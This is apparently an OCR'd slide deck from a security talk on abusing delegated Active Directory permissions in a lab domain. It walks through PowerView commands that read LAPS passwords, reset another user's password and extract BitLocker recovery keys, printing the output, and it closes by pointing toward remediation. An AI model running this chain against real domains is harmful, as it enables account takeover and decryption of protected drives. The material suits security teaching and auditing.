PS C:\Users\bob> $juliepass = ConvertTo-SecureString 'P@ssw0rd!!' -AsPlainText -Force
PS C:\Users\bob> $creds = New-Object System.Management.Automation.PSCredential('PARENT\Julie', $juliepass)
```



```
PS C:\Users\bob> Get-DomainComputer -Credential $creds | select SamAccountName, ms-mcs-AdmPwdExpirationTime, ms
-mcs-AdmPwd

samaccountname ms-mcs-AdmPwdExpirationTime ms-mcs-AdmPwd
-------------- --------------------------- -------------
DC01$
CLIENT01$      131718354948925010          XW46z88d#7sF}{
FILE01$
CLIENT02$      131724115842853742          23&5z7I4a@]R&P
```


# Case Study **#3**: Lateral Thinking

- It is also worthwhile checking if any accounts/group have access to BitLocker recovery keys stored within Active Directory…



Bitlocker [DC01.PARENT.LOCAL] Policy
- Computer Configuration
  - Policies
    - Software Settings
    - Windows Settings
    - Administrative Templates: Policy definitions (ADMX
      - Control Panel
      - LAPS
      - Network
      - Printers
      - Server
      - Start Menu and Taskbar
      - System
      - Windows Components
        - ActiveX Installer Service
        - Add features to Windows 8.1
        - App Package Deployment
        - App runtime
        - Application Compatibility
        - AutoPlay Policies
        - Biometrics
        - BitLocker Drive Encryption

Setting
- Fixed Data Drives
- Operating System Drives
- Removable Data Drives
- Store BitLocker recovery information in Active Directory Domain Services (Windows Server 2008 and Windows Vista)
- Choose default folder for recovery password
- Choose how users can recover BitLocker-protected drives (Windows Server 2008 and Windows Vista)
- Choose drive encryption method and cipher strength
- Choose drive encryption method and cipher strength (Windows Vista, Windows Server 2008, Windows 7, Windows Ser
- Provide the unique identifiers for your organization
- Prevent memory overwrite on restart
- Validate smart card certificate usage rule compliance



Store BitLocker recovery information in Active Directory Domain Services (Windows...
Previous Setting
Next Setting
OK
Cancel
Apply

Store BitLocker recovery information in Active Directory Domain Services (Windows Server 2008 and Windows Vista)

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: Windows Server 2008 and Windows Vista

Options:

☑ Require BitLocker backup to AD DS

If selected, cannot turn on BitLocker if backup fails (recommended default).

If not selected, can turn on BitLocker even if backup fails. Backup is not automatically retried.

Select BitLocker recovery information to store:

Recovery passwords and key packages

A recovery password is a 48-digit number that unlocks access to a BitLocker-protected drive.

A key package contains a drive's BitLocker encryption key secured by one or more recovery passwords.

Help:

This policy setting allows you to manage the Active Directory Domain Services (AD DS) backup of BitLocker Drive Encryption recovery information. This provides an administrative method of recovering data encrypted by BitLocker to prevent data loss due to lack of key information. This policy setting is only applicable to computers running Windows Server 2008 or Windows Vista.


If you enable this policy setting, BitLocker recovery information is automatically and silently backed up to AD DS when BitLocker is turned on for a computer. This policy setting is applied when you turn on BitLocker.

Note: You might need to set up appropriate schema extensions and access control settings on the domain before AD DS backup can succeed. More information about setting up AD DS backup for BitLocker is available on Microsoft TechNet.

BitLocker recovery information includes the recovery password and some unique identifier data. You can also include a package


# Case Study **#3**: Lateral Thinking (Whitebox)

- Let’s see if Bob’s able to query AD for any Bitlocker passwords!



```
PS C:\Users\bob> Get-DomainObject -LDAPFilter "(objectClass=msFVE-RecoveryInformation)"
PS C:\Users\bob>
```

- Active Directory delegation and Bitlocker



Delegation of Control Wizard

**Active Directory Object Type**

Indicate the scope of the task you want to delegate.

Delegate control of:

○ This folder, existing objects in this folder, and creation of new objects in this folder

● Only the following objects in the folder:

- ☐ msDS-ResourceProperties objects
- ☐ msDS-ResourceProperty objects
- ☐ msDS-ResourcePropertyList objects
- ☐ msDS-ValueType objects
- ☑ msFVE-RecoveryInformation objects
- ☐ msieee80211-Policy objects

☐ Create selected objects in this folder


☐ Delete selected objects in this folder

| Access | Object > Attribute | Outcome |
|---|---|---|
| Read | msFVE-RecoveryInformation > msFVE-RecoveryPassword | Delegated group/user can read the Bitlocker recovery password |
| Control_Access (can be set via LDP.exe) | | |

https://blogs.technet.microsoft.com/craigf/2011/01/26/delegating-access-in-ad-to-bitlocker-recovery-information/

# Case Study **#3**: Lateral Thinking

- Let’s see if Bob’s able to query AD for any Bitlocker passwords!




```
PS C:\Users\bob> Get-DomainObject -LDAPFilter "(objectClass=msFVE-RecoveryInformation)"
PS C:\Users\bob>
```

- OK, well perhaps we should check for delegated permissions 1 last time!


# Case Study **#3**: Lateral Thinking

- Let’s see if Bob’s able to query AD for any Bitlocker passwords!



```
PS C:\Users\bob> Get-DomainObject -LDAPFilter "(objectClass=msFVE-RecoveryInformation)"
PS C:\Users\bob>
```

- OK, well perhaps we should check for delegated permissions 1 last time!
- Where are the client systems located?




```
PS C:\Users\bob> Get-DomainComputer | ? {$_.name -like "client*"} | select distinguishedname

distinguishedname
-----------------
CN=CLIENT01,OU=Computers,OU=USA,OU=Offices,DC=parent,DC=local
CN=CLIENT02,OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local
```

Important information!

# Case Study **#3**: Lateral Thinking

- For this example we'll focus on:
  *OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local*



## ACL REPORT - COMPUTERS


**OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local**
**Report Created: 2018-05-03 12:29:41**

**Default permissions excluded**

| Object | Trustee | Access | Inherited | Apply To | Permission |
|---|---|---|---|---|---|
| **OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local** | | | | | |
| OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local | Everyone | Deny | False | This Object Only | DeleteTree, Delete |
| OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local | NT AUTHORITY\SELF | Allow | False | computer | Write msTPM-OwnerInformation |
| OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete inetOrgPerson |
| OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete user |
| OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete group |
| OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete computer |
| OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local | Print Operators | Allow | False | This Object Only | Create/Delete printQueue |
| OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local | PARENT\bitlocker_mgt | Allow | False | msFVE-RecoveryInformation | Full Control |
| OU=Computers,OU=Japan,OU=Asia,OU=Offices,DC=parent,DC=local | PARENT\it_services | Allow | True | user | ExtendedRight Reset Password |

# Case Study **#3**: Lateral Thinking


- Let’s see who is a member of the ***bitlocker_mgt*** group



```
PS C:\Users\bob\Desktop> Get-DomainGroup -Identity 'bitlocker_mgt' | select member

member
------
CN=Gavin,OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local
```


# Case Study **#3**: Lateral Thinking

- Let’s see who is a member of the ***bitlocker_mgt*** group




```
PS C:\Users\bob\Desktop> Get-DomainGroup -Identity 'bitlocker_mgt' | select member

member

CN=Gavin,OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local
```

- Both ***it_services*** and ***it_adm*** have control over this location! Let’s use Bob’s account to change Gavins password!




```
PS C:\Users\bob\Desktop> Set-DomainUserPassword -Identity Gavin -AccountPassword (ConvertTo-SecureString -AsPlainText "P@ssw0rd!!!" -For
ce)
```



```
PS C:\Users\bob> $gavinpass = ConvertTo-SecureString 'P@ssw0rd!!!' -AsPlainText -Force
PS C:\Users\bob> $gavincreds = New-Object System.Management.Automation.PSCredential('PARENT\Gavin', $gavinpass)
```

# Case Study **#3**: Lateral Thinking

- Now to extract Bitlocker passwords…




```
PS C:\Users\bob\Desktop> Get-DomainObject -LDAPFilter "(objectClass=msFVE-RecoveryInformation)" -Credential $gavincreds | select  distin
guishedname,msFVE-RecoveryPassword,msFVE-recoveryguid | fl
```

https://gallery.technet.microsoft.com/scriptcenter/Inventory-Report-Bitlocker-d4172218

# Case Study **#3**: Lateral Thinking

- Now to extract Bitlocker passwords



```
PS C:\Users\bob\Desktop> Get-DomainObject -LDAPFilter "(objectClass=msFVE-RecoveryInformation)" -Credential $gavincreds | select  distin
guishedname,msFVE-RecoveryPassword,msFVE-recoveryguid | fl


distinguishedname      : CN=2018-05-03T11:24:17-00:00{4E6404EC-75B5-4A1C-BB3E-2493438BD46D},CN=CLIENT02,OU=Computers,OU=Japan,OU=Asia,O
                         U=Offices,DC=parent,DC=local
msfve-recoverypassword : 688534-441485-296780-542982-588049-488807-618046-523490
msfve-recoveryguid     : {236, 4, 100, 78...}
```


https://gallery.technet.microsoft.com/scriptcenter/Inventory-Report-Bitlocker-d4172218

# Automating the Process & Plugging the Holes

# Automating the Process


**ADRecon** - https://github.com/sense-of-security/ADRecon

- Uses Microsoft Remote Server Administration Tools if installed, if not, it falls back to LDAP
- Enumerates users, groups, computers, **OUs**, various permission assignments and generates useful statistics/graphical reports



| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| OU=USA,OU=Offices,DC=parent,DC=local | Pwd-Last-Se | User | ReadPropert | Descendents | bf967a0a-0de6-11d0-a285 | bf967aba-0d | ObjectAceTy | Allow | PARENT\it_services |
| OU=USA,OU=Offices,DC=parent,DC=local | inetOrgPersc | All | CreateChild, | All | 4828cc14-1437-45bc-9b07 | 00000000-00 | ObjectAceTy | Allow | PARENT\it_adm |
| OU=USA,OU=Offices,DC=parent,DC=local | Group | All | CreateChild, | All | bf967a9c-0de6-11d0-a285 | 00000000-00 | ObjectAceTy | Allow | PARENT\it_adm |
| OU=USA,OU=Offices,DC=parent,DC=local | User | All | CreateChild, | All | bf967aba-0de6-11d0-a285 | 00000000-00 | ObjectAceTy | Allow | PARENT\it_adm |
| OU=USA,OU=Offices,DC=parent,DC=local | ms-Mcs-Adm | Computer | WritePropert | Descendents | 9b2673aa-668a-45c3-b96 | bf967a86-0d | ObjectAceTy | Allow | NT AUTHORITY\SELF |
| OU=USA,OU=Offices,DC=parent,DC=local | ms-Mcs-Adm | Computer | ReadPropert | Descendents | 24ae84d0-799e-4665-b05 | bf967a86-0d | ObjectAceTy | Allow | NT AUTHORITY\SELF |
| OU=USA,OU=Offices,DC=parent,DC=local | All | inetOrgPersc | GenericAll | Descendents | 00000000-0000-0000-000 | 4828cc14-14 | InheritedObj | Allow | PARENT\it_adm |
| OU=USA,OU=Offices,DC=parent,DC=local | All | Group | GenericAll | Descendents | 00000000-0000-0000-000 | bf967a9c-0d | InheritedObj | Allow | PARENT\it_adm |
| OU=USA,OU=Offices,DC=parent,DC=local | All | User | GenericAll | Descendents | 00000000-0000-0000-000 | bf967aba-0d | InheritedObj | Allow | PARENT\it_adm |


**OU permissions (redacted)**



